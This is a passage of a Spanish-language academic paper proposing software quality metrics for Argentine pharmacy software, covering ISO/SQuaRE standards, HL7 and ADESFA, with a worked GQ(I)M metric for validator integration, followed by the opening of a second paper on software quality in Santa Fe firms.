1. El punto de vista trascendental donde la calidad es algo que se reconoce de inmediato, pero que no es posible definir explícitamente,
2. El punto de vista del usuario que concibe la calidad en términos de las metas específicas del usuario final (si un producto las satisface, tiene calidad),
3. El punto de vista del fabricante la define en términos de las especificaciones originales del producto. Si éste las cumple tiene calidad,
4. El punto de vista del producto sugiere que la calidad tiene que ver con las características inherentes (funciones y características) de un producto,
5. El punto de vista basado en el valor la mide de acuerdo con lo que un cliente está dispuesto a pagar por un producto. En realidad, la calidad incluye todo esto y más [2].

Para su simplificación la calidad puede ser vista desde dos enfoques, la Calidad desde el enfoque de los PROCESOS y la calidad desde el enfoque del PRODUCTO, pero inclusive para estos dos enfoques existen tendencias y críticas entre la comunidad de ingeniería del software. Los partidarios de la calidad de los PROCESOS nos dicen que la calidad del PRODUCTO de software está determinada por la calidad del PROCESO, y que debe ser tenida en cuenta en todos los estados de evolución del software. Sin embargo, como hace tiempo comentaban Kitchenham y Pfleeger (Kitchenham and Pfleeger, 1996) [3], la principal crítica a esta visión es que hay poca evidencia en que cumplir un modelo de procesos

asegure la calidad del producto; además, la estandarización de los procesos garantiza la uniformidad en la salida de estos, lo que "puede incluso institucionalizar la creación de malos productos". Más recientemente en la comunidad de IEEE Tom Maibaum and Alan Wassyng [4] publicaron un artículo, argumentando que las evaluaciones de calidad deberían estar basadas en evidencias extraídas directamente de los atributos del producto, no en evidencias circunstanciales deducidas desde el proceso.

Por lo que obtenerla no es algo sencillo, la gestión de la calidad es un proceso que requiere de planificación, control, aseguramiento y mejora de la calidad. Pero también requiere de recursos que no todas las empresas disponen, sobre todos las MiPyMEs (micro, pequeñas y medianas empresas), requiere de propósitos claros que deben gestarse desde la gerencia, de un estudio previo para la elección del estándar o modelo de calidad más conveniente, y de experiencia, entrenamientos y conocimientos que hacen que no sea un tema tan trivial para una empresa de software.

Como consecuencia de la importancia que tiene la calidad, desde la década de los 90, las métricas del software y el proceso de medición asociado, han captado la atención de la comunidad de la Ingeniería de Software como medio para cuantificar y controlar la calidad del software [FN99, IEEE05, Pre05]. Pero para usar las métricas adecuadamente, no es suficiente con medir los atributos cuantitativamente, sino que es necesario tener en cuenta otras consideraciones como; características del negocio, el tipo de software al que es aplicable, condiciones a las cuales se deben recoger los datos, restricciones que el producto debe cumplir (como decisiones comerciales, legislativas, etc). Y la existencia de una gran variedad de métricas cuyos objetivos y la manera de aplicarse no están bien definidos.

Este trabajo tiene como objetivo principal realizar aportes al área de calidad, a través de la formulación de métricas para software destinados al dominio del mercado farmacéutico (específicamente software que permiten la comercialización de productos farmacéuticos ya que cuentan con características específicas al tener que gestionar obras sociales, trazabilidad de fármacos, convenios, gerenciadoras, entre otras), para que puedan ser tomadas como referencias al momento de medir la calidad de un producto desde el punto de vista de la empresa informática que provee el producto, como para los clientes que necesiten adquirir un producto software de este dominio. Y brindar más información para la toma de decisiones en materia de venta y adquisición de este tipo de software apoyando a MyPyMEs Argentinas, que no disponen de recursos para competir con el mercado exterior.

Motivación

La realidad que viven algunas PyMEs (pequeñas y medianas empresas) en nuestro país. La ubicación o zona geográfica, la carga de trabajo, el personal disponible y la falta de certificación de estándares son algunos puntos que juegan en contra para ingresar como proveedores de grandes grupos y empresas, incluyendo la imposibilidad para la exportación. Sin embargo de estas pequeñas usinas de software surgen interesantes productos con un alto nivel de calidad por el mismo hecho de que se encuentran constantemente interactuando con el ámbito de aplicación y conocen a fondo la problemática, la demanda y las reglas del negocio. Para lo cual por medio de este proyecto se proponen métricas específicas para productos software del dominio farmacéutico, con el fin de contribuir a la discusión académica en materia de calidad y apoyar iniciativas mediante la investigación aplicada y en colaboración con actores de la industria privada.

Otro fundamento fue que empresas argentinas certificadas no cumplieron las condiciones suficientes para proveer productos a este mercado, sobre todo por no conocer en profundidad el dominio de aplicación. Como consecuencia, las principales cadenas a nivel nacional concluyeron buscando proveedores extranjeros que aseguren alguna certificación de calidad, provocado por la carencia de software nacionales y certificados para este dominio.

Tales antecedentes motivaron el desarrollo de esta investigación, con el propósito de demostrar que un producto software tiene características propias que dependen de su dominio y son funcionales a su región o país, y al momento de evaluar la calidad deben ser consideradas, por consiguiente, las métricas del software variarán de un dominio a otro, teniendo el mercado farmacéutico sus propias métricas a la hora de aplicar un estándar de calidad.

Principales contribuciones

Las principales contribuciones de este trabajo para el área de Calidad son:

Definición de métricas para software del dominio farmacéutico.

Promoción de las métricas que se definan para que sean públicas y puedan ser usadas por empresas desarrolladoras con el fin de obtener resultados para monitorear, entender y mejorar los productos software para el dominio farmacéutico. Y para el caso de los clientes que sirva como un factor más a la hora de tomar decisiones durante el proceso de adquisición de este tipo de software.

Definición de las métricas a partir de un caso real de un software en producción, con el fin de analizar y brindar conclusiones y recomendaciones veraces.

Estado del arte de los estándares de calidad para el producto y proceso del software y los estándares HL7 y ADESFA

El objetivo de los modelos y estándares es consolidar la calidad mediante programas de mejoras con procesos que serán definidos por la organización para decidir qué se

quiere mejorar, qué medidas serán necesarias de recoger, cómo y dónde tomarlas, gestionarlas mediante herramientas y utilizarlas para la toma de decisiones. En este apartado se hace una pequeña síntesis de los modelos o estándares y artículos de investigación que fueron considerados los más adecuados a la problemática y que estarán sujeto al conocimiento, características y necesidades de la empresa que lo aplicará.

ISO/IEC 15939:2007 Ingeniería de Software y Sistemas — Proceso de medición

ISO/IEC 15939:2007 [5] Define un proceso de medición para el desarrollo del software y la ingeniería de sistemas. A través de un modelo que define las actividades que se requieren implementar; para la especificación de la información requerida, para la medición, para el uso de los resultados del proceso, y el análisis de los datos recogidos para determinar la validez de los resultados. Existe una versión en español elaborada por el grupo de trabajo AEN/CTN 71 de AENOR publicada en el 2009 UNE-ISO/IEC 15939:2009.

La Norma identifica las actividades y tareas, también proporciona definiciones para los términos de medición comúnmente utilizados. Pero no especifica los detalles de cómo realizar las tareas incluidas en las actividades. Tampoco cataloga las medidas ni ofrece un conjunto de medidas recomendadas para aplicar en los proyectos.

El proceso de medición consta de cuatro actividades, el esquema y el flujo de actividades y de información se muestran gráficamente en la Figura 1.




Figura 1. Flujo de actividades ISO/IEC 15939

SQuaRE Familia de Normas

ISO/IEC 25000:2014 [6], conocida como SQuaRE (System and Software Quality Requirements and Evaluation), es una familia de normas internacionales organizada sobre un marco de trabajo común para evaluar la calidad de productos de sistemas y de software.

La familia ISO/IEC 25000 es el resultado de la evolución de otras normas anteriores, especialmente de las normas ISO/IEC 9126 e ISO/IEC 14598.

Su propósito es asistir a aquellos que desarrollan y adquieren sistemas y productos de software, proporcionando guías y recomendaciones para tres procesos complementarios: la especificación de requisitos de calidad de los sistemas y productos de software, su medición y evaluación.

La serie proporciona medidas recomendadas de los atributos de calidad de los productos de sistemas y software. Pero no establece una correlación entre las métricas y los umbrales requeridos para identificar el nivel de calidad del producto de software.

SQuaRE proporciona: términos y definiciones, modelos de referencia, guía general, guías de división individuales, y normas internacionales para la especificación de requisitos, planificación y gestión, medición y evaluación.

Esta familia de normas ISO/IEC 25000 se encuentra compuesta por cinco divisiones.



Figura 2. Divisiones de la familia SQuaRE

ISO/IEC 90003:2014 Ingeniería de Software — Lineamientos para la aplicación de ISO 9001:2008 para software de computadora

ISO/IEC 9001 [8] promueve la adopción de un enfoque basado en procesos cuando se desarrolla, implementa y mejora la eficacia de un Sistema de Gestión de Calidad SGC, para aumentar la satisfacción del cliente mediante el cumplimiento de sus requisitos. Un enfoque que se utiliza dentro de un SGC enfatiza la importancia de: (1) la comprensión y el cumplimiento de los requisitos, (2) la necesidad de considerar los procesos en términos que aporten valor, (3) la obtención de resultados del desempeño y eficacia del proceso, y (4) la mejora continua de los procesos con base en mediciones objetivas.

ISO/IEC 90003 [7] brinda orientación a las organizaciones en la aplicación de la norma ISO 9001 para la adquisición, suministro, desarrollo, operación y mantenimiento de software.

La reciente publicación de la norma IRAM-ISO 90003:2018 “Tecnología de la información. Ingeniería de software” es la traducción al castellano de la norma ISO/IEC 90003:2014, busca disminuir la brecha de la actual versión IRAM-ISO 9001:2015, y la ausencia de guías en la industria argentina del software. El nuevo documento sirve como guía de implementación de la ISO 9001:2008, e incorpora un anexo informativo que aporta directrices para aplicar la ISO 9001:2015.

Las guías de ISO 90003 no tienen el propósito de ser utilizadas como criterio de evaluación en una certificación de SGC sino como una guía misma.

HL7 (Health Level Seven Internacional)

HL7 (Health Level Seven Internacional) [9] es una organización sin fines de lucro, que define un conjunto de estándares algunos acreditados por ANSI, mediante un framework y normas para el intercambio, la integración y la recuperación de la información electrónica de la salud. Estas normas definen la forma en que la información se empaqueta y comunica de una parte a otra, estableciendo el idioma, la estructura y los tipos de datos requeridos para una integración transparente entre sistemas heterogéneos. Los estándares HL7 soportan la práctica clínica, la administración, entrega y evaluación de los distintos servicios de salud, y son reconocidos como los más utilizados en el mundo.

La variedad de escenarios de intercambio electrónico de información es casi ilimitada. HL7 Abarca varios dominios de casos de uso (documentos clínicos, laboratorio, farmacia, órdenes, inmunización, etc.)

Protocolo ADESFA

ADESFA [12] Agrupación de Empresas de Software de Farmacias y Afines, es una agrupación abierta y colaborativa la cual surgió en el año 2003 con un protocolo estándar para ser utilizado de forma común por todos los que intervienen en el proceso de validación de prescripciones. El formato ADESFA es un estándar de comunicación y de definición de mensajes que acordó la industria farmacéutica en la República Argentina para estandarizar el intercambio de información para la validación de prescripciones de medicamentos con las prestadoras de la salud.

El protocolo está destinado a operaciones realizadas entre Validadores, Softwares de Farmacias, Prestadores, Financiadores, Instituciones, etc., que intervienen en el proceso de validación de prescripciones.

El Proceso de validación se define como el intercambio de mensajes de IDA desde la Farmacia y las RESPUESTAS desde un servidor de validación central de alguna prestadora de salud, a través de estructuras XML con formatos definidos por ADESFA. Los software que participan en la comunicación deben estructurar su información en tal formato para que la respuesta sea interpretada de ambos lados.

La comunicación puede ser por intercambio de archivos o web service.

La siguiente figura ilustra la comunicación por intercambio de archivo




Figura 3. Proceso de validación del protocolo ADESFA

Infraestructura de datos para la comunidad farmacéutica

Puustjärvi y Puustjärvi [13] Propusieron un diseño de una infraestructura de datos específica y un vocabulario (OWL-ontology) para vincular páginas relacionadas a la comunidad farmacéutica correspondiente a miembros de varias organizaciones, como farmacias, agencias de medicamentos, compañías farmacéuticas e instituciones educativas orientadas al dominio farmacéutico de todo el mundo. La propuesta surgió a partir de que todas las organizaciones publican información medicinal en sus páginas web, sin que se encuentren relacionadas explícitamente. Por lo que buscar información relacionada es una tarea difícil y que lleva mucho tiempo. Con el objetivo de aliviar ese problema, la infraestructura de datos específica y el vocabulario (OWL-ontology) que vincula páginas relacionadas, permitirá a cada miembro de la comunidad, anotar sus páginas web y vincularlas en ontologías específicas del dominio. Para lograr una ontología integrada en toda la comunidad, que puede ser consultada por el protocolo SPARQL que es un lenguaje de consulta semántico para bases de datos, capaz de recuperar y manipular datos almacenados en formato de Marco de Descripción de Recursos (RDF).

Framework de procesos regulatorios

Shenvi, Black-belt, Philips Innovation Campus, Manyata Tech. Park, Nagavara y Bangalore Publicaron una serie de documento en un intento de responder a situaciones de la industria de la salud que se rige por regulaciones que son específicas de una región o país. Con la complejidad de que el software está en el corazón de equipos médicos y cada vez más existen en dispositivos y aplicaciones en el ámbito de la salud, en forma independiente o conectados a un paquete informático de atención médica. Cuando un software se va a lanzar en un país o región en particular,

debe cumplir con las reglamentaciones médicas correspondientes. Sin embargo, estas regulaciones no están estandarizadas en todo el mundo y eso hace que sea un desafío difícil para un fabricante de dispositivos médicos cumplir con las regulaciones específicas del país donde se lanzará el producto. Tomando como ejemplos a EE.UU. que se encuentra regulado por los requisitos del Sistema de calidad de la FDA y la aprobación 510 K, por otra parte Europa se rige por el marcado CE y la norma ISO 13485, China tiene sus requisitos de SFDA, mientras que Japón sigue las normas PAL.

Teniendo en cuenta que el desarrollo de software en muchas organizaciones se rige por los "principios de ingeniería de software" aplicados a través de un modelo SEI-CMMI que pone un fuerte énfasis en establecer un marco de proceso sólido para garantizar la calidad del software. Y por otro lado, el desarrollo y mantenimiento del "software médico" que debe cumplir con la estructura reguladora planteada de cada país. Lo que genera ciertas dudas en los requisitos de sistemas de calidad y en múltiples preguntas que se generan en la unión de dos mundos como es el CMMI y los estándares regulatorios de salud. Sumado que a medida que la industria del software médico madura, se agregarán más estándares a los requisitos reglamentarios y regulatorios; en tal escenario, ¿cómo se mantiene la escalabilidad y la integridad del sistema de calidad? y otras cuestiones similares , son la que quieren ser respondidas por el documento [14] que trata de responder a esas preguntas compartiendo la experiencia de implementar elementos ISO 13485 y FDA CFR 820 en un sistema de gestión de calidad basado en CMMI existente para el desarrollo y mantenimiento de software médico. Comienza abordando el panorama regulatorio a través: Estados Unidos, Europa y Asia explicando brevemente la estructura de los requisitos de los sistemas de calidad ISO 13485 y FDA y resume el enfoque seguido por el centro Philips-Healthcare Bangalore para lograr la certificación ISO en un marco de proceso basado en CMMI.

El documento finalmente detalla un mapeo granular de las cláusulas ISO 13485 a las áreas del Proceso CMMI incluyendo prácticas genéricas y específicas. Lo que ayudará a cualquier organización basada en CMMI que trabaje con software médico para mapear y extender fácilmente sus prácticas existentes a los estándares regulatorios requeridos y lograr la certificación correspondiente.

Otro documento publicado por los mismos autores que aporta a la temática es el [15] que trata de representar los desafíos y dilemas que enfrentan los equipos de desarrollo de software médico debido a la disponibilidad de varios modelos y estándares. Comienza primero mirando el panorama del proceso con el propósito de estos diversos modelos y estándares, y luego trata de analizar las comparaciones que se han hecho entre los diversos modelos/estándares en una serie de documentos técnicos publicados. Basado en la experiencia de usar algunos de estos, el documento presenta la información en forma de propuestas y recomienda la arquitectura QMS, tanto estructural como operativa, que puede ser utilizada por cualquier equipo de software médico.

La propuesta: definición de métricas de calidad del software en el dominio farmacéutico

Tomando un caso real que es el sistema en producción denominado Zafiro Farmacia, proporcionado por la empresa Catamarqueña V&S Ingeniería en Sistemas SRL. Empresa proveedora de software para cadenas de farmacias de varias provincias de la Argentina. Se determinaron requerimientos funcionales comunes y constantes, que se repiten en todas las farmacias y que son considerados las particularidades que demanda el dominio farmacéutico, de las cuales surgió la información para el desarrollo de las métricas propuestas. Métricas que se definieron siguiendo un modelo desarrollado por Victor Basili [11] y Dieter Rombach de definición de métricas guiado por objetivos del negocio.

Se comenzó con la identificación de objetivos del negocio, que se fue refinando en objetivos manejables, y aplicando pasos que concluyeron con métricas e indicadores bien definidos.

Para demostración de esta investigación, de todos los objetivos priorizados que tiene el mercado, por una cuestión práctica se eligió el **Objetivos de Negocio: Demostrar que el sistema trabaja eficientemente con Obras sociales, prepagas, coseguros y prestadoras en general.** Al cuál se aplicó una serie de pasos que implicó conocer y comprender los procesos relevantes que incluye el objetivo de los cuales se tomó el proceso de **validación de recetas on-line, off-line,** luego se agrupó preguntas relacionadas al proceso, que derivó en subobjetivos relacionados a las actividades que gestiona el proceso, como se muestra a continuación:

Proceso validación de recetas on-line, off-line

Preguntas relacionadas al objetivo de negocio	Subobjetivos derivados
¿Existe disponibilidad permanente de los validadores? O ¿Qué grado de disponibilidad tienen los validadores? ¿Se registran debidamente las coberturas y los números de aprobación que responden los validadores? (esto sirve para la facturación a la OS) ¿Está automatizado el proceso de cancelación de validación en el proceso de facturación del sistema? (necesario cuando se valida pero no se factura esa receta) ¿Está automatizado el proceso de cancelación de validación en el proceso de emisión de NC de una factura previamente validada?	Mejorar la integración y la operabilidad del sistema con los distintos validadores, logrando entrelazar las funcionalidades del sistema con los servicios de los validadores eficientemente.

Figura 4. Preguntas y subobjetivos derivados

Se consiguió llegar a subobjetivos racionales que pudieron ser abordados para identificar fácilmente las entidades y atributos por cada pregunta. Luego los atributos se convirtieron en candidatos para las cosas que se medirán a través de la **formalización de objetivos de medición estructurados.** Que permitió identificar los cuatro componentes que arrojaron más luz para la definición de las métricas: El **objetivo de interés,** el **propósito** de la actividad de medición, la **perspectiva** y el **entorno y las limitaciones**. Como ejemplo se puede observar el siguiente objetivo de medición estructurado.

Objetivo de medición estructurado	
Objeto de Interés	El proceso de comunicación de los validadores con el sistema
Propósito	Evaluar el proceso de comunicación de los validadores con el sistema para mejorar su eficiencia
Perspectiva	Examine la disponibilidad de los validadores, cuán automatizado se encuentran los procesos de validación con el sistema objeto, la facilidad de uso, y la rapidez desde el punto de vista del cliente (operador)
Ambiente	Restricciones: no todos los validadores pueden ser integrados al sistema y no todos trabajan con un estándar. Existen validadores que solo validan a través de una página web sin la posibilidad de que se integre al sistema y otros que pueden ser integrados ya que trabajan por medio de un web service o launcher (aplicación que puede dialogar con un sistema externo). La otra limitación es la conectividad de internet que no siempre es buena.

Figura 5. Formalización de objetivos de medición

En este nivel se puede visualizar en la siguiente figura el desenlace de la metodología y la trazabilidad de los pasos desarrollados hasta este punto. La figura resalta el subobjetivo seleccionado para la definición de métricas en este trabajo.




Figura 6. Trazabilidad del objetivo de negocio

Hasta aquí se siguió el paradigma de meta-pregunta-métrica (GQM) de Basili y Rombach [11] de manera efectiva, donde se formularon objetivos de medición claramente establecidos que respaldan los objetivos comerciales. Se aplicó un paso más que fue la identificación de indicadores I entre la Q y M de GQM lo que da como resultado la terminología GQ (I) M. El indicador permite distinguir claramente entre el concepto de comunicación y el de medida, ayuda a señalar y aclarar exactamente lo que se debe medir. Para el caso del objetivo de medición estructurado "Evaluar el proceso de comunicación de los validadores con el sistema para mejorar su eficiencia". Las preguntas que surgieron fueron:

- De todos los validadores que ofrecen el servicio on-line ¿Qué porcentaje de validadores se integran con el sistema?
- ¿Qué Grado de integración tienen los validadores con el sistema? (por cada validador las funcionalidades que pueden integrarse: recuperación de información del afiliado, consulta de cobertura, validación de recetas, validación de recetas en la facturación, anulación de validación)

Respondiendo a la primer pregunta se propuso el siguiente indicador para mostrar la integración de los validadores de OS al sistema objeto.

Validadores de OS	Ofrece servicio Online si / no	Se encuentra integrado al sistema? si / no
Validador 1		
Validador 2		
Validador 3		
Validador n		

Figura 7. Indicador de integración de validadores que ofrecen el servicio on-line

Con la segunda pregunta el indicador propuesto, representa el porcentaje de integración al sistema por cada validador.




Figura 8. Indicador de porcentaje de integración por validador

Lo siguiente fue enumerar los elementos de datos que son necesarios recopilar para construir los indicadores del paso anterior, como se observa en la siguiente matriz. El camino que se siguió hasta aquí garantiza que los datos que se recopilarán tienen propósito claramente definidos, mediante el mapeo de medidas a los indicadores que sirven, permite visualizar entre otras cosas qué medidas pueden satisfacer múltiples necesidades.

Tabla 1. Mapeo de medidas a los indicadores que sirven

Datos requeridos	Indicadores	
	1	2
Nombre del validador y si ofrece servicio on-line	X	
Número de validadores que ofrecen servicio on-line	X	
Número de validadores que se integran al sistema	X	
Cantidad de servicios que brinda cada validador (recuperación de inf. afiliado, consulta cobertura, validación de recetas, anulación de validación, corrección de precios)		X
Ponderación de cada servicio (definido por el cliente)		X
Cantidad de servicios que es integrado al sistema por cada validador		X

En la definición de la métrica se eligió un nombre representativo, también se utilizaron **marcos estructurados** que ayudan a definir, implementar y comunicar **definiciones operativas** para medidas de software, con el objetivo que se comprenda lo que representan los valores medidos y que las personas recopilen datos de manera consistente, para interpretar resultados correctamente y que sean aplicados para llegar a conclusiones válidas.

Métrica: Porcentaje de integración de los validadores al sistema objeto

Esta métrica indica el porcentaje de integración al sistema, de todos los validadores de obras sociales que ofrecen el servicio on-line, con que cuenta en el mercado.

Tabla 2. Datos requeridos para la métrica

Datos requeridos
Nombre del validador y si ofrece servicio on-line
Número de Validadores que ofrecen servicio on-line
Número de validadores que se integran al sistema

Planilla para recabar información para la métrica

Tabla 3. Planilla para recabar información

Problema: Porcentaje de validadores que se integran al sistema		
Software Objeto ID/Nombre: Software Versión: Fecha relevamiento: Datos Array: X		
	Incluye	Excluye
Nombre validador	X	
Software en producción	X	
Tecnología del validador (Web Service- Louncher)	X	
Validadores web		X

Datos Array

Tabla 4. Planilla de datos array de la métrica

Software Objeto ID/Nombre: Software Versión: Fecha relevamiento:					
Nombre validador	OS que maneja	Ofrece servicio ON-LINE	Está integrado		
			SI	NO	EN PROCESO

Fórmula de la métrica

% de integración = (cant de validadores integrados / cant total de validadores) * 100

Conclusiones

En este trabajo se mostró sobre la calidad y los estándares más relevantes relacionados al tema desarrollado, determinando que la calidad no es un tema trivial y puede ser abordada de distintas formas; la calidad del proceso contribuye a mejorar la calidad del producto, la calidad del producto contribuye a mejorar la calidad en uso y de igual manera, la calidad en uso puede proporcionar una retroalimentación para mejorar el producto.

Pero la calidad del producto está tomando mayor trascendencia en el mercado, donde los clientes son más exigentes y el valor agregado que la calidad representa en un producto software brinda una cierta tranquilidad y confianza a la hora de la inversión.

Relacionando la realidad de las MiPyMEs (Micro, Pequeñas y Medianas Empresas) Argentinas que no todas logran despegar hacia un mercado exterior más competitivo, con productos que podrían hacer la diferencia

si demostraran que cumplen con la calidad, y con la contracara de antecedentes de fracasos, sobreprecios y demoras por priorizar empresas certificadas en el proceso o en la documentación.

Por ese mismo motivo se buscó abordar la realidad de algunas MiPyMEs Argentinas y de la demanda de un dominio específico como es el farmacéutico. Este trabajo es una pequeña síntesis de otra investigación que propone un conjunto de métricas para dicho dominio, cuyo aporte de métricas pueden ser de utilidad. Tomando como base fundamentos actuales del dominio a través de un caso real y de objetivos comunes que se repiten en diferentes actores de la demanda, para que sean utilizadas en la medición y evaluación de la calidad y aporten valor y mejoramiento a los productos de software destinados a este mercado, consecuentemente al incremento de la competitividad de proveedores, como así también para adquirentes con el fin de que sean utilizadas como ayuda y parámetro al momento de la elección.

Se podría agregar como otro punto no menor que existen muchas métricas para medir un producto, pero no hay un grupo específico de métricas para determinados dominios como es el dominio farmacéutico. Las normas proponen un conjunto de métricas, pero se indica que no todas pueden ser necesarias para todos los casos y también señala que es posible utilizar un conjunto de métricas diferentes, la determinación de qué métricas serán más convenientes queda sujeto a aquellos con un cierto grado de conocimiento de las mismas. Este trabajo también pretende acercar las métricas propuestas de una forma más familiar a necesidades específicas. Apoya esta mirada, una investigación de la universidad de Lima donde afirma que *una especificación y evaluación detallada de la calidad del producto software es un factor clave para asegurar la calidad adecuada. Esto se puede lograr definiendo de manera apropiada las características de la calidad y teniendo en cuenta el propósito del uso del producto software. Es importante que cada característica relevante de la calidad del producto software sea especificada y evaluada, cuando sea posible, utilizando métricas validadas o de amplia aceptación* [10].

Las métricas fueron definidas por medio de un proceso guiado por objetivos, donde las medidas producidas proporcionarán información sobre los problemas más importantes del ámbito de aplicación elegido. La metodología empleada se basa en recopilar información que ayuda a alcanzar objetivos comerciales, en este caso objetivos comunes del dominio farmacéutico y en mantener la trazabilidad desde las medidas hasta los objetivos comerciales, para que los esfuerzos de medición no se desvíen. Para el proceso de definición de las métricas se siguieron varios pasos, que consistieron en la identificación de objetivos del mercado farmacéutico, los cuales se fueron descomponiendo hasta identificar subobjetivos manejables y priorizados, para que sea más fácil la identificación de entidades y atributos a medir, siguiendo con la formalización de objetivos de medición, indicadores y concluyendo con las métricas.

Como recomendaciones generales a partir del desarrollo de este trabajo para organizaciones que deseen implementar la medición se puede decir que es importante:

- Visualizar claramente los objetivos comerciales de la empresa.
- Establecer metas claras para la definición de métricas.
- Que el personal de la organización ayude a definir medidas.
- Que haya una gestión activa por parte de los gerentes.
- Que los datos sean bien comprendidos.
- Que no se enfatice una medida o indicador a la exclusión de otras.
- Que se comience poco a poco con objetivos y problemas comunes.
- Que se revisen y refinen los pasos en el proceso de definición de métricas.
- Que se revisen y refinen las métricas antes de su reutilización.

Trabajos futuros

Se ha estudiado sobre los estándares ADESFA y HL7, de los cuales se definió métricas para el estándar ADESFA que es mayormente implementado y utilizado para la validación de recetas. El estándar HL7 en la Argentina es empleado, sobre todo para uso interno de muy pocos centros hospitalarios. De acuerdo con un relevamiento, el mercado privado se encuentra reticente a implementarlo en un futuro próximo, porque participan intereses comerciales privados y la burocracia con que se manejan ciertos entes dentro del círculo de la medicina complica un poco el panorama. Pero se pretende proyectar trabajos futuros dentro de la línea de las métricas en lo que compete al intercambio de información mediante el estándar HL7, dado que Europa y otros países marcan tendencia y la historia clínica digital compartida es un tema que tarde o temprano Argentina deberá considerar como parte de su sistema de salud. Lo que incluirá a distintos organismos públicos y privados, entre éstos: farmacias, y se espera que en algún momento un paciente de la Argentina pueda ir a cualquier centro y acceder a su historia clínica actualizada o enriquecida con el aporte de todos los profesionales que intervienen en la salud de un paciente, como así también que un médico pueda prescribir una receta y que sea transferida digitalmente a una farmacia para que ésta sólo expenda el medicamento y se agilicen pasos como así también mejore el control y la eficiencia en el campo de la medicina.

Referencias

1. ISO/IEC/IEEE 24765:2010 - Systems and software engineering – Vocabulary.

2. Roger Pressman – Ingeniería del software: Un enfoque práctico 7ma edición – McGraw-Hill, Mexico 2010.
3. Software Quality: The Elusive TargetBarbara A. Kitchenham, Shari Lawrence Pfleeger.IEEE Software, 13(1):12-21,1996 – 2010.
4. A Product-Focused Approach to Software Certification. Authors:T. S. E. Maibaum, Alan Wassyng. Publisher: IEEE, published in: Computer (Volume:41 Issue No.02 - February 2008) pp: 91-93 Tom Maibaum y Alan Wassyng.
5. ISO/IEC 15939:2007 Systems and software engineering -- Measurement process.
6. ISO/IEC 25000:2014 Systems and software engineering -- Systems and software Quality Requirements and Evaluation (SQuaRE) -- Guide to SQuaRE.
7. ISO/IEC FDIS 90003 Software engineering – Guidelines for the application of ISO 9001:2000 to computer software.
8. ISO 9001:2008(es) Sistema de gestión de la calidad – Requisitos.
9. HL7® Version 3 Standard, © 2013 Health Level Seven International.
10. Normas de la calidad del producto software – versión 1.0 grupo de investigación y desarrollo en ingeniería de software. Lima 2005.
11. Basili 92 – Goal Question Metric Paradigm – Victor R. Basili, Gianluigi Caldiera – University of Maryland. Encyclopedia of Software Engineering – 2 Volume Set ISBN #1-54004-8.E
12. www.adesfa.com.ar © 2016 ADESFA.
13. Juha Puustjärvi y Leena Puustjärvi (2013, December). Implementing a Data Infrastructure for a Pharmaceutical Community. In Proceedings of International Conference on Information Integration and Web-based Applications & Services (p. 390). ACM.
14. Ajit Ashok Shenvi,Philips Innovation Campus, Bangalore, India Shenvi, (2010, February). Medical software: a regulatory process framework. In Proceedings of the 3rd India software engineering conference (pp. 119-124). ACM.
15. Ajit Ashok Shenvi,Philips Innovation Campus, Manyata Tech, Park, Nagavara, Bangalore, (2014, February). Navigating the maze: journey towards an optimal process framework for regulated medical software. In Proceedings of the 7th India Software Engineering Conference (p. 21). ACM.

Calidad en el desarrollo de software en empresas de la ciudad de Santa Fe

Gustavo Derrier, María Luciana Roldán
UTN – Fac. Reg. Santa Fe, INGAR (CONICET-UTN)
gustavo.derrier@gmail.com, lroldan@santafe-conicet.gov.ar

Resumen

Calidad en el desarrollo de software es el cumplimiento tanto de los requerimientos establecidos para un producto, como de los estándares de desarrollo que se fija una organización, mediante la adopción de un proceso maduro de desarrollo, lo cual implica el uso de herramientas, técnicas y procedimientos adecuados.

Si bien el software alcanzado nunca es perfecto, desarrollar software con la mayor calidad posible, permite a las PyMES que se dedican al desarrollo de software, acceder a las oportunidades que brinda el mercado, así como también cumplir con las exigencias de los clientes, que van más allá de la satisfacción de un requerimiento, ya sea funcional o no funcional.

